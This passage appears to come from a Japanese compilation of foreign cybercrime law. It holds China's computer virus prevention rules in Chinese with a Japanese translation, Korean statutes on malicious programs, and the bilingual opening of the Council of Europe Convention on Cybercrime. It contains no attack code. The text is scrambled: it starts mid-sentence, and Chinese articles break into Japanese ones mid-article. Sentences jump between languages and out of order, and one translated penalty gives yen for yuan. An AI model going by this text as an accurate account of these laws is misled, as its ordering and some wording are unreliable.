任何单位和个人在从计算机信息网络上下载程序、数据或

ドまたはプログラムコードを指す。

第3条

中華人民共和国内におけるコンピュータ情報システム、及びネットワークに接続していないコンピュータのウイルス対策には本法を適用する。

第4条

公安部公共情報網安全監察部門は全国のコンピュータウイルス対策業務を主管する。地方の各級公安機關はその行政区域内のコンピュータウイルス対策業務の具体的な責任を負う。

第5条

いかなる事業所及び個人もコンピュータウイルスを作成してはならない。

第6条

いかなる事業所及び個人も、次に掲げるコンピュータウイルスの伝播行為をしてはならない。

- (1) コンピュータウイルスを故意に入力し、コンピュータ情報システムの安全に危害を加える。
- (2) コンピュータウイルスに感染したファイル、ソフトウェア、メディアを他人に提供する。
- (3) コンピュータウイルスに感染したメディアを販売、レンタル、贈与する。
- (4) その他のコンピュータウイルス伝播行為。

第7条

いかなる事業所及び個人も、社会に対し、虚偽のコンピュータウイルス発生状況を流布してはならない。

第8条

コンピュータウイルス対策製品の生産に従事する事業所は、公安部公共情報網安全監察部門が認可したコンピュータウイルス対策製品検査機構に、適時にウイルスのサンプルを提出しなければならない。

第9条

コンピュータウイルス対策製品検査機構は、提出されたウイルスのサンプルに対し、速やかに分析、確認を行うとともに、確認結果を公安部公共情報網安全監察部門に報告しなければならない。

第10条

コンピュータウイルスの認定は、公安部公共情報網安全監察部門認可機構がそれを行う。

第11条

コンピュータ情報システムを使用する事業所は、コンピュータウイルス対策において、次の職責を履行しなければならない。

- (1) その事業所のコンピュータウイルス対策制度を確立

者购置、维修、借入计算机设备时，应当进行计算机病毒检测。

第十三条

任何单位和个人销售、附赠的计算机病毒防治产品，应当具有计算机信息系统安全专用产品销售许可证，并贴有“销售许可”标记。

第十四条

从事计算机设备或者媒体生产、销售、出租、维修行业的单位和个人，应当对计算机设备或者媒体进行计算机病毒检测、清除工作，并备有检测、清除的记录。

第十五条

任何单位和个人应当接受公安机关对计算机病毒防治工作的监督、检查和指导。

第十六条

在非经营活动中有违反本办法第五条、第六条第二、三、四项规定行为之一的，由公安机关处以一千元以下罚款。在经营活动中有违反本办法第五条、第六条第二、三、四项规定行为之一，没有违法所得的，由公安机关对单位处以一万元以下罚款，对个人处以五千元以下罚款；有违法所得的，处以违法所得三倍以下罚款，但是最高不得超过三万元。违反本办法第六条第一项规定的，依照《中华人民共和国计算机信息系统安全保护条例》第二十三条的规定处罚。

第十七条

违反本办法第七条、第八条规定行为之一的，由公安机关对单位处以一千元以下罚款，对单位直接负责的主管人员和直接责任人员处以五百元以下罚款；对个人处以五百元以下罚款。

第十八条 违反本办法第九条规定的，由公安机关处以警告，并责令其限期改正；逾期不改正的，取消其计算机病毒防治产品检测机构的检测资格。

第十九条 计算机信息系统的使用单位有下列行为之一的，由公安机关处以警告，并根据情况责令其限期改正；逾期不改正的，对单位处以一千元以下罚款，对单位直接负责的主管人员和直接责任人员处以五百元以下罚款：

(一) 未建立本单位计算机病毒防治管理制度的；
(二) 未采取计算机病毒安全技术防治措施的；
(三) 未对本单位计算机信息系统使用人员进行计算机病毒防治教育和培训的；

(四) 未及时检测、清除计算机信息系统中的计算机病毒，对计算机信息系统造成危害的；

(五) 未使用具有计算机信息系统安全专用产品销售许可证的计算机病毒防治产品，对计算机信息系统造成危害的。

第二十条 违反本办法第十四条规定，没有违法所得的，由公安机关对单位处以一万元以下罚款，对个人处以五千元以

下的。

(2) コンピュータウイルスの安全技術対策を講ずる。

(3) その事業所のコンピュータ情報システムを使用する者に対し、ウイルス対策の教育及び訓練を行う。

(4) コンピュータ情報システムにおけるウイルスを適時にチェック、駆除するとともに、それらの記録をとっておく。

(5) コンピュータ情報システムのセキュリティ専用製品販売許可証を有するウイルス対策製品を使用する。

(6) ウイルスにより引き起こされたコンピュータ情報システムの麻痺、プログラム及びデータの重大な破壊等、深刻な事故について、速やかに公安機関に報告し、現場を保護する。

第12条

いかなる事業所及び個人も、コンピュータ情報網からプログラムまたはデータをアップロードまたはダウンロードするとき、あるいはコンピュータ設備を購入、修理、借り入れるときには、ウイルスチェックを行わなければならない。

第13条

事業所及び個人が販売、贈与するコンピュータウイルス対策製品は、コンピュータ情報システムのセキュリティ専用製品販売許可証を有するもので、販売許可マークが貼ってあるものでなければならない。

第14条

コンピュータ設備またはメディアの生産、販売、レンタル、修理に従事している事業所及び個人は、コンピュータ設備またはメディアに対し、ウイルスチェック、駆除を行わなければならない。

第15条

いかなる事業所及び個人も、コンピュータウイルス対策についての公安機関の監督、検査及び指導を受けなければならない。

第16条

非经营活动において、本法第5条及び第6条第2、3、4項の規定に違反する行為の一があったものについては、公安機関は1,000元以下の罰金を科す。

经营活动において、本法第5条及び第6条第2、3、4項の規定に違反する行為の一があり、违法所得のないものについては、公安機関は事業所に対し1万元以下の罰金を科し、個人に対し5,000元以下の罰金を科す。违法所得があるものについては、その所得の3倍以下の罰金を科す。但し、最高でも3万円を超えないものとする。

本法第6条第1項の規定に違反するものについては、『中

下罚款；有违法所得的，处以违法所得三倍以下罚款，但是最高不得 超过三万元。

第二十一条 本办法所称计算机病毒疫情，是指某种计算机病毒爆发、流行的时间、范围、破坏特点、破坏后果等情况的报告或者预报。本办法所称媒体，是指计算机软盘、硬盘、磁带、光盘等。

第二十二条 本办法自发布之日起施行。

『中华人民共和国コンピュータ情報システムの安全保障条例』
第 23 条の規定により処罰する。

第 17 条

本法第 7 条、第 8 条の規定に違反する行為の一があったものについて、公安機関はその事業所に対し 1、000 元以下の罰金、事業所に直接に責任のある主管人員及び直接責任者に対して 500 元以下の罰金を科す。個人であればその個人に 500 元以下の罰金を科す。

第 18 条

本法第 9 条の規定に違反するものについては、公安機関は警告処分を科すとともに、期限内にそれを改めさせるものとする。期限が過ぎても改めない場合は、そのコンピュータウイルス対策製品検査機構の検査資格を取消すものとする。

第 19 条

コンピュータ情報システムを使用する事業所に次の行為の一があった場合、公安機関は警告処分を科すとともに、状況に応じて期限内にそれを改めさせるものとする。期限が過ぎても改めない場合は、事業所に対し 1、000 元以下の罰金、事業所に直接に責任のある主管人員及び直接責任者に対して 500 元以下の罰金を科す。

- (1) その事業所のコンピュータウイルス対策制度が確立されていない。
- (2) コンピュータウイルスの安全技術対策が講じられていない。
- (3) その事業所のコンピュータ情報システムを使用する者に対し、ウイルス対策の教育及び訓練が行われていない。
- (4) コンピュータ情報システムにおけるウイルスの適時チェック、駆除がなされておらず、コンピュータ情報システムに危害をもたらしている。
- (5) コンピュータ情報システムのセキュリティ専用製品販売許可証を有するウイルス対策製品を使用しておらず、コンピュータ情報システムに危害をもたらしている。

第 20 条

本法第 14 条の規定に違反し、違法所得のないものについて、公安機関は、事業所に対し 1 万元以下の罰金、個人に対し 5、000 元の罰金を科す。違法所得のあるものについては、その所得の 3 倍以下の罰金を科す。但し、最高でも 3 万元を超えないものとする。

第 21 条

本法のいう「コンピュータウイルスの発生状況」とは、ある種のコンピュータウイルスの発生、流行する期間、範

	<p>困、破壊の特徴、破壊結果等の状況の報告または予測を指す。</p> <p>本法のいう「メディア」とは、コンピュータのフロッピーディスク、ハードディスク、磁気テープ、光ディスク等を指す。</p> <p>第 22 条</p> <p>本法は公布の日より施行する。</p> <p>(事務局の仮訳)</p>
--	--

8. 大韓民国

(1) 韓国刑法 (第 314 号第 2 項)

<p>제 314 조 (業務妨害)</p> <p>② 컴퓨터등 情報處理裝置 또는 電磁記錄등 特殊媒體記錄을 損壞하거나 情報處理裝置에 허위의 情報 또는 부정한 命令을 入力하거나 기타 方法으로 情報處理에 障礙를 발생하게 하여 사람의 業務를 방해한 者도 第 1 項의 刑과 같다. <新設 1995. 12. 29></p>	<p>第 314 号第 2 項 コンピュータ等障害業務妨害</p> <p>コンピュータ等情報処理装置又は電子記録等特殊媒体記録を損壊したり、情報処理装置に虚偽の情報又は不正な命令を入力したり、その他の方法で情報処理に障害を発生させ、人の業務を妨害した者も第 1 項(5 年以下の懲役又は 1500 万ウォン以下の罰金)の刑に同じ。</p> <p>(事務局の仮訳)</p>
---	---

(2) 情報通信利用促進及び情報保護等に関する法律 (第 48 条)

<p>제 48 조 (정보통신망 침해행위 등의 금지)</p> <p>② 누구든지 正当한 사유없이 정보통신시스템, 데이터 또는 프로그램 등을 훼손· 멸실· 변경· 위조 또는 그 운용을 방해할 수 있는 프로그램(이하 “악성프로그램”이라 한다)을 전달 또는 유포하여서는 아니된다.</p> <p>[[시행일 2001·7·1]]</p> <p>제 62 조 (벌칙)</p> <p>다음 각호의 1 에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.</p> <p>4. 제 48 조제 2 항의 규정을 위반하여 악성프로그램을 전달 또는 유포한 자</p> <p>[[시행일 2001·7·1]]</p>	<p>第 48 条 情報通信網侵害行為の等の禁止</p> <p>② 何人も、正当な事由なく情報通信システム、データ若しくはプログラム等を毀損、滅失、変更、偽造又はその運営を妨害することができるプログラム(悪性プログラム)を伝達又は流布してはならない。</p> <p>第 62 条 罰則</p> <p>次の各号の 1 に該当するものは、5 年以下の懲役又は 5000 万ウォン以下の罰金に処する。</p> <p>4. 第 48 条第 2 項の規定に違反して悪性プログラムを伝達又は流布した者</p> <p>(事務局の仮訳)</p>
--	--

第6章 欧州評議会「サイバー犯罪に関する条約」

<p>Convention on Cybercrime Preamble The member States of the Council of Europe and the other States signatory hereto, Considering that the aim of the Council of Europe is to achieve a greater unity between its members; Recognising the value of fostering co-operation with the other States parties to this Convention; Convinced of the need to pursue, as a matter of priority, a common criminal policy aimed at the protection of society against cybercrime, inter alia, by adopting appropriate legislation and fostering international co-operation; Conscious of the profound changes brought about by the digitalisation, convergence and continuing globalisation of computer networks; Concerned by the risk that computer networks and electronic information may also be used for committing criminal offences and that evidence relating to such offences may be stored and transferred by these networks; Recognising the need for co-operation between States and private industry in combating cybercrime and the need to protect legitimate interests in the use and development of information technologies; Believing that an effective fight against cybercrime requires increased, rapid and well-functioning international co-operation in criminal matters; Convinced that the present Convention is necessary to deter action directed against the confidentiality, integrity and availability of computer systems, networks and computer data as well as the misuse of such systems, networks and data by providing for the criminalisation of such conduct, as described in this Convention, and the adoption of powers sufficient for effectively combating such criminal offences, by facilitating their detection, investigation and prosecution at both the domestic and international levels and by providing arrangements for fast and reliable international co-operation; Mindful of the need to ensure a proper balance between the interests of law enforcement and respect for fundamental human rights as enshrined in the 1950 Council of Europe Convention for the Protection of Human Rights and Fundamental Freedoms, the 1966 United Nations International Covenant on Civil and Political Rights and other applicable international human rights treaties, which reaffirm the right of everyone to hold opinions without interference, as well as the right to freedom of expression, including the freedom to seek, receive, and impart information and ideas of all kinds, regardless of frontiers, and the rights concerning the respect for privacy; Mindful also of the right to the protection of personal data, as conferred, for example, by the 1981 Council of Europe Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data; Considering the 1989 United Nations Convention on the Rights of the Child and the 1999 International Labour Organization Worst Forms of Child Labour Convention; Taking into account the existing Council of Europe</p>	<p>サイバー犯罪に関する条約（仮訳） 前文 欧州評議会の加盟国及びこの条約のその他の署名国は、欧州評議会の目的がその加盟国の一層強化された統合を達成することであることを考慮し、この条約の他の締約国との協力を促進することの価値を認識し、特に適当な法令を制定し及び国際協力を促進することによって、サイバー犯罪から社会を保護することを目的とした共通の刑事政策を優先事項として追求することが必要であることを確信し、コンピュータ・ネットワークのデジタル化、集中化及び継続するグローバル化によってもたらされた大きな変化を認識し、コンピュータ・ネットワーク及び電子情報が犯罪行為にも利用される可能性があるという危険並びにそのような犯罪に関する証拠がコンピュータ・ネットワークによって蓄積され、送信される可能性があるという危険を憂慮し、サイバー犯罪との戦いにおいて国家と民間業界との間の協力が必要であること並びに情報技術の利用及び開発における正当な利益を保護することが必要であることを認識し、サイバー犯罪と効果的に戦うためには、刑事問題に関する国際協力が増大し、迅速に行われ、かつ、十分に機能することが必要であることを確信し、この条約に規定する行為を犯罪として定め、そのような犯罪と効果的に戦うために十分な権限の採用を規定し、そのような犯罪の発見、捜査及び訴追を国内的にも国際的にも促進し並びに迅速で信頼し得る国際協力のための措置を定めることによって、コンピュータ・システム、ネットワーク及びコンピュータ・データの濫用並びにこれらの秘密性、完全性及び利用可能性に対して向けられた行為を抑止するために、この条約が必要であることを確信し、干渉されことなく意見を持つすべての者の権利、国境とのかかわりなくあらゆる種類の情報及び考えを求め、受け及び伝達する自由を含む表現の自由についての権利並びに私生活の尊重に関する権利を再確認する千九百五十年の人権及び基本的自由の保護に関する欧州評議会条約、千九百六十六年の国際連合の市民的及び政治的権利に関する国際規約その他の適用のある人権に関する国際条約にうたう基本的人権の尊重と法の執行の利益との間に適正な均衡を確保することが必要であることに留意し、例えば千九百八十一年の個人情報の自動処理に関する個人の保護に関する欧州評議会条約によって授与されている個人情報の保護についての権利にも留意し、千九百八十九年に国際連合で作成された児童の権利に関する条約及び千九百九十九年に国際労働機関で作成された最悪の形態の児童労働の禁止及び撤廃のための即時の行動に関する条約を考慮し、刑事分野における協力に関する現行の欧州評議会条約及び欧州評議会の加盟国と他の国々との間に存在する同様の諸条約を考慮し、並びにこの条約が、コンピュータ・システム及びコンピュータ・データに関連する犯罪に関する捜査及び刑事手続をより効果的なものとし、かつ、犯罪の電子的形態の証拠の収集を可能とするために、これらの諸条約を補完することを目的とするものであることを強調し、国際連合、経済協力開発機構、欧州連合及びG 8が行う活動その他の近年の進展により、サイバー犯罪との戦いに関する国際的な理解及び協力が更に進められていることを歓迎し、通信の傍受への書簡調査に関する刑事問題についての相互援助に関する欧州条約の実際の適用に関する閣僚委員会勧告第十号（千九百八十五年）、著作権及び著作隣接権の分野における違法な複製行為に関する同勧告第二号（千九百八十八年）、警察分野における個人情報の使用を規制する同勧告第十五号（千九百八十七年）、特に電話サービスについては、電気通信サービスの領域における個</p>
---	--

<p>conventions on co-operation in the penal field, as well as similar treaties which exist between Council of Europe member States and other States, and stressing that the present Convention is intended to supplement those conventions in order to make criminal investigations and proceedings concerning criminal offences related to computer systems and data more effective and to enable the collection of evidence in electronic form of a criminal offence;</p> <p>Welcoming recent developments which further advance international understanding and co-operation in combating cybercrime, including action taken by the United Nations, the OECD, the European Union and the G8;</p> <p>Recalling Committee of Ministers Recommendations No. R (85) 10 concerning the practical application of the European Convention on Mutual Assistance in Criminal Matters in respect of letters rogatory for the interception of telecommunications, No. R (88) 2 on piracy in the field of copyright and neighbouring rights, No. R (87) 15 regulating the use of personal data in the police sector, No. R (95) 4 on the protection of personal data in the area of telecommunication services, with particular reference to telephone services, as well as No. R (89) 9 on computer-related crime providing guidelines for national legislatures concerning the definition of certain computer crimes and No. R (95) 13 concerning problems of criminal procedural law connected with information technology;</p> <p>Having regard to Resolution No. 1 adopted by the European Ministers of Justice at their 21st Conference (Prague, 10 and 11 June 1997), which recommended that the Committee of Ministers support the work on cybercrime carried out by the European Committee on Crime Problems (CDPC) in order to bring domestic criminal law provisions closer to each other and enable the use of effective means of investigation into such offences, as well as to Resolution No. 3 adopted at the 23rd Conference of the European Ministers of Justice (London, 8 and 9 June 2000), which encouraged the negotiating parties to pursue their efforts with a view to finding appropriate solutions to enable the largest possible number of States to become parties to the Convention and acknowledged the need for a swift and efficient system of international co-operation, which duly takes into account the specific requirements of the fight against cybercrime;</p> <p>Having also regard to the Action Plan adopted by the Heads of State and Government of the Council of Europe on the occasion of their Second Summit (Strasbourg, 10 and 11 October 1997), to seek common responses to the development of the new information technologies based on the standards and values of the Council of Europe;</p> <p>Have agreed as follows:</p> <p>Chapter I Use of terms Article 1 Definitions For the purposes of this Convention:</p> <p>a "computer system" means any device or a group of interconnected or related devices, one or more of which, pursuant to a program, performs automatic processing of data;</p> <p>b "computer data" means any representation of</p>	<p>個人情報の保護に関する同勧告第四号（千九百九十五年）特定のコンピュータ犯罪の定義に関する国内の立法機関のための指針を提供するコンピュータ関連の犯罪に関する同勧告第九号（千九百八十九年）及び情報技術に関連する刑事手続法の問題に関する同勧告第十三号（千九百九十五年）を想起し、国内刑事法の規定を相互により近いものとし、サイバー犯罪に関する効果的な捜査手段の利用を可能とするために、刑事問題に関する欧州委員会（CDPC）が実施するサイバー犯罪に関する作業を支持するよう閣僚委員会に勧告する第二十一回欧州司法大臣会議（千九百九十七年六月十日及び十一日にブラハで開催）において採択された決議第一号並びにできる限り多数の国がこの条約の締約国となることのできるようになるための適当な解決を見いだすため、交渉当事国が努力を継続するよう奨励し及びサイバー犯罪との戦いについての特定の要件を十分に考慮して、迅速かつ効果的な国際協力体制の必要性を認めた第二十三回欧州司法大臣会議（二千年六月八日及び九日にロンドンで開催）において採択された決議第三号に十分な考慮を払い、欧州評議会の基準及び価値に基づき新たな情報技術の開発に対する共通の対応を追求するために、第二回首脳会議（千九百九十七年十月十日及び十一日にストラスブールで開催）において欧州評議会の加盟国の元首又は政府の長によって採択された行動計画を考慮して、次のとおり協定した。</p> <p>第一編 用語 第一条 定義 この条約の適用上、</p> <p>a 「コンピュータ・システム」とは、装置又は相互に接続された若しくは関連する装置の一群であって、その中の一又は二以上の装置がプログラムに従ってデータの自動処理を行うものをいう。</p> <p>b 「コンピュータ・データ」とは、コンピュータ・システムにおける処理に適した形式による事実、情報又は概念の表象をいい、コンピュータ・システムに機能を実行させるのに適したプログラムを含む。</p> <p>c 「サービス・プロバイダー」とは、次のものをいう。 そのサービスの利用者に対してコンピュータシステムという手段によって通信する能力を提供する公的又は私的な団体 に規定する通信サービス又はその利用者のために、コンピュータ・データを処理し又は蓄積するその他の団体</p> <p>d 「通信記録」とは、コンピュータ・システムという手段による通信に関するコンピュータ・データであって、通信の連鎖の一部を構成するコンピュータ・システムによって作り出され、かつ、その通信の発信元、あて先、経路、時刻、日付、大きさ、持続時間又はその背後にあるサービスの種類を示すものをいう。</p> <p>第二編 国内的にとる措置 第一章 刑事実体法 第一節 コンピュータ・データ及びコンピュータ・システムの秘密性、完全性及び利用可能性に対する犯罪 第二条 不正アクセス 締約国は、コンピュータ・システムの全部又は一部に対するアクセスが、権限なしに故意に行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。締約国は、当該アクセスが安全措置を侵害することによって行われること、コンピュータ・データを入手する意図その他不誠実な意図をもって行われること又は他のコンピュータ・システムに接続されているコンピュータ・システムに関連して行われることをこの犯罪の要件とすることができる。</p> <p>第三条 不正な傍受</p>
---	--

<p>facts, information or concepts in a form suitable for processing in a computer system, including a program suitable to cause a computer system to perform a function;</p> <p>c “service provider” means:</p> <p>i any public or private entity that provides to users of its service the ability to communicate by means of a computer system, and</p> <p>ii any other entity that processes or stores computer data on behalf of such communication service or users of such service;</p> <p>d “traffic data” means any computer data relating to a communication by means of a computer system, generated by a computer system that formed a part in the chain of communication, indicating the communication’s origin, destination, route, time, date, size, duration, or type of underlying service.</p> <p>Chapter II Measures to be taken at the national level</p> <p>Section 1 Substantive criminal law</p> <p>Title 1 Offences against the confidentiality, integrity and availability of computer data and systems</p> <p>Article 2 Illegal access</p> <p>Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, the access to the whole or any part of a computer system without right. A Party may require that the offence be committed by infringing security measures, with the intent of obtaining computer data or other dishonest intent, or in relation to a computer system that is connected to another computer system.</p> <p>Article 3 Illegal interception</p> <p>Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, the interception without right, made by technical means, of non-public transmissions of computer data to, from or within a computer system, including electromagnetic emissions from a computer system carrying such computer data. A Party may require that the offence be committed with dishonest intent, or in relation to a computer system that is connected to another computer system.</p> <p>Article 4 Data interference</p> <p>1 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, the damaging, deletion, deterioration, alteration or suppression of computer data without right.</p> <p>2 A Party may reserve the right to require that the conduct described in paragraph 1 result in serious harm.</p> <p>Article 5 System interference</p> <p>Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, the serious hindering without right of the functioning of a computer system by inputting, transmitting, damaging, deleting, deteriorating, altering or suppressing computer data.</p> <p>Article 6 Misuse of devices</p>	<p>締約国は、コンピュータ・システムへの若しくはそこから又はその内部におけるコンピュータ・データの非公開送信（コンピュータ・データを運ぶコンピュータ・システムからの電磁的放射を含む。）に対する傍受が、技術的手段によって権限なしに故意に行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。締約国は、当該傍受が不誠実な意図をもって行われること又は他のコンピュータ・システムに接続されているコンピュータ・システムに関連して行われることをこの犯罪の要件とすることができる。</p> <p>第四条 データの妨害</p> <p>1 締約国は、コンピュータ・データを権限なしに故意に破壊し、削除し、劣化させ、改ざんし又は隠ぺいすることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>2 締約国は、1に規定する行為が重大な害を引き起こすことをこの犯罪の要件とする権利を留保することができる。</p> <p>第五条 システムの妨害</p> <p>締約国は、コンピュータ・データの入力、送信、破壊、削除、劣化、改ざん又は隠ぺいが権限なしに故意に行われ、コンピュータ・システムの機能に重大な妨害が行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>第六条 装置の濫用</p> <p>1 締約国は、権限なしに故意に行われる次の行為を自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>a 第二条から前条までの規定に従って定められる犯罪を行うために使用する意図をもって、次のものを製造し、販売し、使用のために調達し、輸入し、配布し又はその他の方法によって利用可能とすること。</p> <p>i 第二条から前条までの規定に従って定められる犯罪を主として行うため設計され又は調整された装置（コンピュータ・プログラムを含む。）</p> <p>コンピュータ・システムの全部又は一部にアクセス可能となるようなコンピュータ・パスワード、アクセス・コードその他これらに類するデータ</p> <p>b 第二条から前条までの規定に従って定められる犯罪を行うために使用する意図をもって、a i又はに規定するものを保有すること。締約国は、自国の法令により、これらのものの一定数の所持を刑事責任が生ずる要件とすることができる。</p> <p>2 この条の規定は、1に規定する製造、販売、使用のための調達、輸入、配布若しくはその他の方法によって利用可能とする行為又は保有が、コンピュータ・システムの正当な試験又は保護等第二条から前条までの規定に従って定められる犯罪を行うことを目的としない場合に刑事責任を負わせるものと解してはならない。</p> <p>3 締約国は、留保が1 a に規定するものの販売、配布又はその他の方法によって利用可能とする行為に関するものでない場合には、1の規定を適用しない権利を留保することができる。</p> <p>第二節 コンピュータに関連する犯罪</p> <p>第七条 コンピュータに関連する偽造</p> <p>締約国は、コンピュータ・データ（直接読取可能であるかないか及び理解可能であるかないかを問わない。）が法律上の目的において真正であるとみなされ又は扱われる意図をもって、コンピュータ・データを権限なしに故意に入力し、改ざんし、削除し又は隠ぺいし、その結果として真正でないデータを生じさせる行為を自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。締約国は、詐取する意図その他これに類する不誠実な意図を刑事</p>
---	---

<p>1 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally and without right:</p> <p>a the production, sale, procurement for use, import, distribution or otherwise making available of:</p> <p>i a device, including a computer program, designed or adapted primarily for the purpose of committing any of the offences established in accordance with the above Articles 2 through 5;</p> <p>ii a computer password, access code, or similar data by which the whole or any part of a computer system is capable of being accessed, with intent that it be used for the purpose of committing any of the offences established in Articles 2 through 5; and</p> <p>b the possession of an item referred to in paragraphs a.i or ii above, with intent that it be used for the purpose of committing any of the offences established in Articles 2 through 5. A Party may require by law that a number of such items be possessed before criminal liability attaches.</p> <p>2 This article shall not be interpreted as imposing criminal liability where the production, sale, procurement for use, import, distribution or otherwise making available or possession referred to in paragraph 1 of this article is not for the purpose of committing an offence established in accordance with Articles 2 through 5 of this Convention, such as for the authorised testing or protection of a computer system.</p> <p>3 Each Party may reserve the right not to apply paragraph 1 of this article, provided that the reservation does not concern the sale, distribution or otherwise making available of the items referred to in paragraph 1 a.ii of this article.</p> <p>Title 2 Computer-related offences</p> <p>Article 7 Computer-related forgery</p> <p>Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally and without right, the input, alteration, deletion, or suppression of computer data, resulting in inauthentic data with the intent that it be considered or acted upon for legal purposes as if it were authentic, regardless whether or not the data is directly readable and intelligible. A Party may require an intent to defraud, or similar dishonest intent, before criminal liability attaches.</p> <p>Article 8 Computer-related fraud</p> <p>Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally and without right, the causing of a loss of property to another person by:</p> <p>a any input, alteration, deletion or suppression of computer data;</p> <p>b any interference with the functioning of a computer system,</p>	<p>責任が生ずる要件とすることができる。</p> <p>第八条 コンピュータに関連する詐欺</p> <p>締約国は、自己又は他人のために、権限なしに経済的利益を得ることを不正に又は不誠実に意図して、権限なしに故意に次の行為を行い、他人に対し財産上の損害を加えることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>a コンピュータ・データの入力、改ざん、削除又は隠ぺい</p> <p>b コンピュータ・システムの機能に対する妨害</p> <p>第三節 特定の内容に関連する犯罪</p> <p>第九条 児童ポルノに関連する犯罪</p> <p>1 締約国は、権限なしに故意に行われる次の行為を自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>a コンピュータ・システムを通じて配布するために児童ポルノを製造すること。</p> <p>b コンピュータ・システムを通じて児童ポルノの取得を勧誘し又はその利用を可能にすること。</p> <p>c コンピュータ・システムを通じて児童ポルノを配布し又は特定の者に送信すること。</p> <p>d 自己又は他人のためにコンピュータ・システムを通じて児童ポルノを取得すること。</p> <p>e コンピュータ・システム内又はコンピュータ・データ記憶媒体内に児童ポルノを保有すること。</p> <p>2 1の規定の適用上、「児童ポルノ」とは、次のものを視覚的に描写するポルノをいう。</p> <p>a あからさまな性的な振舞いを行う未成年者</p> <p>b あからさまな性的な振舞いを行う未成年者であるようにみえる者</p> <p>c あからさまな性的な振舞いを行う未成年者を表現する写実的画像</p> <p>3 2の規定の適用上、「未成年者」とは、十八歳未満のすべての者をいう。ただし、締約国は、より低い年齢の者のみを未成年者とすることができるが、十六歳を下回ってはならない。</p> <p>4 締約国は、1 d 及び e 並びに 2 b 及び c の規定の全部又は一部を適用しない権利を留保することができる。</p> <p>第四節 著作権及び関連する権利の侵害に関連する犯罪</p> <p>第十条 著作権及び関連する権利の侵害に関連する犯罪</p> <p>1 締約国は、文学的及び美術的著作物の保護に関するベルヌ条約の千九百七十一年七月二十四日のパリ改正条約、知的所有権の貿易関連の側面に関する協定及び著作権に関する世界的所有権機関条約に基づいて課された義務に従って自国の法令に定める著作権（これらの条約によって付与された著作者人格権を除く。）の侵害が故意に、商業的規模で、かつ、コンピュータ・システムという手段によって行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>2 締約国は、実演家、レコード製作者及び放送機関の保護に関する国際条約（ローマ条約）、知的所有権の貿易関連の側面に関する協定及び実演及びレコードに関する世界的所有権機関条約に基づいて課された義務に従って自国の法令に定める関連する権利（これらの条約によって付与された人格的権利を除く。）の侵害が故意に、商業的規模で、かつ、コンピュータ・システムという手段によって行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>3 締約国は、他の効果的な救済手段が利用可能であり、かつ、その留保が1及び2に規定する国際文書に定める締約国の国際的義務に違反しない限り、限定された状況において、1及び2の規定に基づく刑事責任を課さない権利を留保することができる。</p>
---	---

<p>with fraudulent or dishonest intent of procuring, without right, an economic benefit for oneself or for another person.</p> <p>Title 3 Content-related offences</p> <p>Article 9 Offences related to child pornography</p> <p>1 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally and without right, the following conduct:</p> <p>a producing child pornography for the purpose of its distribution through a computer system;</p> <p>b offering or making available child pornography through a computer system;</p> <p>c distributing or transmitting child pornography through a computer system;</p> <p>d procuring child pornography through a computer system for oneself or for another person;</p> <p>e possessing child pornography in a computer system or on a computer-data storage medium.</p> <p>2 For the purpose of paragraph 1 above, the term "child pornography" shall include pornographic material that visually depicts:</p> <p>a a minor engaged in sexually explicit conduct;</p> <p>b a person appearing to be a minor engaged in sexually explicit conduct;</p> <p>c realistic images representing a minor engaged in sexually explicit conduct.</p> <p>3 For the purpose of paragraph 2 above, the term "minor" shall include all persons under 18 years of age. A Party may, however, require a lower age-limit, which shall be not less than 16 years.</p> <p>4 Each Party may reserve the right not to apply, in whole or in part, paragraphs 1, sub-paragraphs d. and e, and 2, sub-paragraphs b. and c.</p> <p>Title 4 Offences related to infringements of copyright and related rights</p> <p>Article 10 Offences related to infringements of copyright and related rights</p> <p>1 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law the infringement of copyright, as defined under the law of that Party, pursuant to the obligations it has undertaken under the Paris Act of 24 July 1971 revising the Bern Convention for the Protection of Literary and Artistic Works, the Agreement on Trade-Related Aspects of Intellectual Property Rights and the WIPO Copyright Treaty, with the exception of any moral rights conferred by such conventions, where such acts are committed wilfully, on a commercial scale and by means of a computer system.</p> <p>2 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law the infringement of related rights, as defined under the law of that Party, pursuant to the obligations it has undertaken under the International Convention for the Protection of Performers, Producers of Phonograms and Broadcasting Organisations (Rome Convention), the Agreement on Trade-Related Aspects of Intellectual Property Rights and the WIPO Performances and Phonograms Treaty, with the exception of any moral rights conferred by such conventions, where such acts are committed wilfully,</p>	<p>第五節 付随的責任及び制裁</p> <p>第十一条 未遂及びほう助又は教唆</p> <p>1 締約国は、第二条から前条までの規定に従って定められる犯罪が行われることを意図して故意にこれらの行為をほう助し又は教唆することを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>2 締約国は、第三条から第五条まで、第七条、第八条並びに第九条1 a及びcの規定に従って定められる犯罪の未遂が故意に行われることを自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。</p> <p>3 いずれの締約国も、2の規定の全部又は一部を適用しない権利を留保することができる。</p> <p>第十二条 法人の責任</p> <p>1 